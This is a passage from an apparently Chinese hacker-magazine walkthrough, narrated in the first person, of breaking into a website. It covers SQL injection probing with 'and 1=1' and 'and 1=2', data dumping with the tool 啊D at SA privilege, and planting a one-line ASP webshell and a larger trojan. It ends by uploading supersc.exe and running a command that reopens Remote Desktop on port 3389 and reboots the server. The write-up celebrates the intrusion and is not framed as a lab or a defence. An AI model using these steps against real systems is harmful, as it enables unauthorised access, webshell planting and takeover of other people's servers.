


图2

这个许多读者应该比我还熟吧！看来有戏了，再用经典的“and 1=1”和“and 1=2”进行检测，确定了存在注入！然后就是操家伙了，回到我的兵器库，拉出啊D就是一顿狂注。不一会儿，我们要的东西就全都出来了。哇噻，还是SA权限呢，如图3，这回发财了！剩下来的工作就是猜表、找后台登录了，这些就不用我讲了吧。




图3

现在，我们就用最简单的办法获取webshell。首先找到网站的目录，怎么找？用啊D呀，目录查看一下子就出来了。确定了网站的目录为D:\magtech\web\，如图4。然后就是使用啊D的“CMD/上传”功能往对方的ASP文件写入一句话木马了，啊D提示成功了，如图5。




图4




图5

再用我修改过的一句话木马客户端进行连接，成功了，如图6。OK，webshell已经到手了。




图6

四、几欲殒命

本来我以为这样就成功了的，接着便是上传大马了，我使用的是站长助手。用一句话木马把大马传上去之后，提示成功了，但当我到IE里访问的时候却把我吓傻了。发生了什么事？它……它居然要IIS身份验证，真是可恶！看着自己的大马在那边望穿秋水，自己却无能为力。唉！谁叫偶是菜鸟呢。希望能有哪位大虾指点小弟一二，不胜感激啊！看来要出绝招了，我是SA我怕谁？

五、开天辟地

不让我访问大马我就不访问呗，是他们逼我用绝招的哦，不要说我心狠手辣。有我的一句话小马就已经足够了。我在执行**net start**命令的时候发现对方居然开了Terminal Services（终端服务），不过可惜的是端口不是3389。不过没关系，既然他们都逼得我要用“绝招”了，我也什么都不怕了。我们来帮它改改吧，工具使用的是X档案上介绍过的万能开3389工具supersc.exe，的确万能哦，反正我是百试百灵的。我们就用一句话木马把它传上去。先存放在对方的网站目录吧，如图7。

然后使用啊D执行**D:\magtech\web\supersc.exe -s 3389 -r**，意思是重新开启远程桌面服务，重启后把服务端口改为3389。不过却发现并没有什么反应，那我们就换教主的HDSI3.0吧，它的命令执行功能比啊D强。这回服务器终于重启了，重启之后，我们就可以正常连接了，如图8。

